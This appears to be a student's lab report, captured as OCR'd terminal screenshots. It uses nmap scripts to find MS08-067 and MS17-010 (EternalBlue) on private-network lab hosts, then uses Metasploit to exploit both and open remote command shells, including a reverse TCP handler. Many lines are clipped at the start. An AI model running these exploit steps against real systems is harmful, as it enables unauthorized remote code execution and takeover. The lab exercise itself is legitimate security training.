

MANUAL VULNERABILITY ANALYSIS

Samuel DePriest

05-03-2024




MICROSOFT WINDOWS BULLETIN MS08-067 VULNERABILITY




```
ttp-vuln-cve2014-2126.nse      smb-vuln-ms08-067.nse
ttp-vuln-cve2014-2127.nse      smb-vuln-ms10-054.nse
ttp-vuln-cve2014-2128.nse      smb-vuln-ms10-061.nse
ttp-vuln-cve2014-2129.nse      smb-vuln-ms17-010.nse
ttp-vuln-cve2014-3704.nse      smb-vuln-regsvc-dos.nse
ttp-vuln-cve2014-8877.nse      smtp-vuln-cve2010-4344.nse
ttp-vuln-cve2015-1427.nse      smtp-vuln-cve2011-1720.nse
ttp-vuln-cve2015-1635.nse      smtp-vuln-cve2011-1764.nse
ttp-vuln-cve2017-1001000.nse
tudent@ubuntu:/usr/share/nmap/scripts$ nmap --script smb-vuln-ms08-067.nse 192.168.177.13

tarting Nmap 7.60 ( https://nmap.org ) at 2024-05-03 19:51 PDT
trange read error from 192.168.177.13 (104 - 'Connection reset by peer')
trange read error from 192.168.177.13 (104 - 'Connection reset by peer')
trange read error from 192.168.177.13 (104 - 'Connection reset by peer')
map scan report for 192.168.177.13
ost is up (0.0066s latency).
ot shown: 986 closed ports
ORT     STATE SERVICE
1/tcp   open  ftp
3/tcp   open  telnet
5/tcp   open  smtp
0/tcp   open  http
10/tcp  open  pop3
35/tcp  open  msrpc
39/tcp  open  netbios-ssn
43/tcp  open  imap
45/tcp  open  microsoft-ds
025/tcp open  NFS-or-IIS
026/tcp open  LSA-or-nterm
027/tcp open  IIS
433/tcp open  ms-sql-s
389/tcp open  ms-wbt-server

ost script results:
 smb-vuln-ms08-067:
   VULNERABLE:
   Microsoft Windows system vulnerable to remote code execution (MS08-067)
     State: VULNERABLE
     IDs:  CVE:CVE-2008-4250
           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
           code via a crafted RPC request that triggers the overflow during path canonicalization.

     Disclosure date: 2008-10-23
     References:
       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

map done: 1 IP address (1 host up) scanned in 1.31 seconds
tudent@ubuntu:/usr/share/nmap/scripts$ nmap --script smb-vuln-ms17-010.nse 192.168.177.25
```

MICROSOFT WINDOWS BULLETIN MS17-010 VULNERABILITY




```
Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
student@ubuntu:/usr/share/nmap/scripts$ nmap --script smb-vuln-ms17-010.nse 192.168.177.25

Starting Nmap 7.60 ( https://nmap.org ) at 2024-05-03 19:53 PDT
Nmap scan report for 192.168.177.25
Host is up (0.0068s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
student@ubuntu:/usr/share/nmap/scripts$
student@ubuntu:/usr/share/nmap/scripts$ cd
student@ubuntu:~$ sudo service postgresql start
[sudo] password for student:
student@ubuntu:~$ sudo msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
[-] No local database connected. Please connect to a local database before connecting to a remote data service.
[-] ***
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "127.0.0.1" and accepting
        TCP/IP connections on port 5433?

[-] ***

 +-------------------------------------------------------+
```

GAINING ACCESS



```
 143  windows/vncinject/reverse_tcp_rc4                              normal  No     VNC Server (Reflective Inje
ion), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
 144  windows/vncinject/reverse_tcp_uuid                             normal  No     VNC Server (Reflective Inje
ion), Reverse TCP Stager with UUID Support

sf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
YLOAD => windows/shell/bind_tcp
sf5 exploit(windows/smb/ms08_067_netapi) > exploit

] 192.168.177.13:445 - Automatically detecting the target...
] 192.168.177.13:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
] 192.168.177.13:445 - We could not detect the language pack, defaulting to English
] 192.168.177.13:445 - Selected Target: Windows 2003 SP2 English (NX)
] 192.168.177.13:445 - Attempting to trigger the vulnerability...
] Started bind TCP handler against 192.168.177.13:4444
] Encoded stage with x86/shikata_ga_nai
] Sending encoded stage (267 bytes) to 192.168.177.13
] Command shell session 1 opened (192.168.177.100:43715 -> 192.168.177.13:4444) at 2024-05-03 20:02:06 -0700

crosoft Windows [Version 5.2.3790]
) Copyright 1985-2003 Microsoft Corp.

\WINDOWS\system32>netstat -an
tstat -an

tive Connections

Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
TCP    0.0.0.0:23             0.0.0.0:0              LISTENING
TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:110            0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:143            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
TCP    0.0.0.0:7180           0.0.0.0:0              LISTENING
TCP    127.0.0.1:53           0.0.0.0:0              LISTENING
TCP    127.0.0.1:953          0.0.0.0:0              LISTENING
TCP    192.168.177.13:139     0.0.0.0:0              LISTENING
TCP    192.168.177.13:4444    192.168.177.100:43715  ESTABLISHED
UDP    0.0.0.0:53             *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:500            *:*
UDP    0.0.0.0:1434           *:*
UDP    0.0.0.0:3456           *:*
```



```
lso known as:
 ETERNALBLUE

sf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.177.25
HOSTS => 192.168.177.25
sf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

*] Started reverse TCP handler on 192.168.177.100:4444
*] 192.168.177.25:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
+] 192.168.177.25:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 P
ofessional 7601 Service Pack 1 x64 (64-bit)
*] 192.168.177.25:445     - Scanned 1 of 1 hosts (100% complete)
*] 192.168.177.25:445 - Connecting to target for exploitation.
+] 192.168.177.25:445 - Connection established for exploitation.
+] 192.168.177.25:445 - Target OS selected valid for OS indicated by SMB reply
*] 192.168.177.25:445 - CORE raw buffer dump (42 bytes)
*] 192.168.177.25:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 6
 73  Windows 7 Profes
*] 192.168.177.25:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 7
 76  sional 7601 Serv
*] 192.168.177.25:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
     ice Pack 1
+] 192.168.177.25:445 - Target arch selected valid for arch indicated by DCE/RP
 reply
*] 192.168.177.25:445 - Trying exploit with 12 Groom Allocations.
*] 192.168.177.25:445 - Sending all but last fragment of exploit packet
*] 192.168.177.25:445 - Starting non-paged pool grooming
+] 192.168.177.25:445 - Sending SMBv2 buffers
+] 192.168.177.25:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
*] 192.168.177.25:445 - Sending final SMBv2 buffers.
*] 192.168.177.25:445 - Sending last fragment of exploit packet!
*] 192.168.177.25:445 - Receiving response from exploit packet
+] 192.168.177.25:445 - ETERNALBLUE overwrite completed successfully (0xC000000
)!
*] 192.168.177.25:445 - Sending egg to corrupted connection.
*] 192.168.177.25:445 - Triggering free of corrupted buffer.
*] Command shell session 1 opened (192.168.177.100:4444 -> 192.168.177.25:49161
 at 2024-05-03 20:15:14 -0700
+] 192.168.177.25:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=
+] 192.168.177.25:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=
+] 192.168.177.25:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=

et SESSION 1
et SESSION 1
nvironment variable SESSION 1 not defined

:\Windows\system32>
```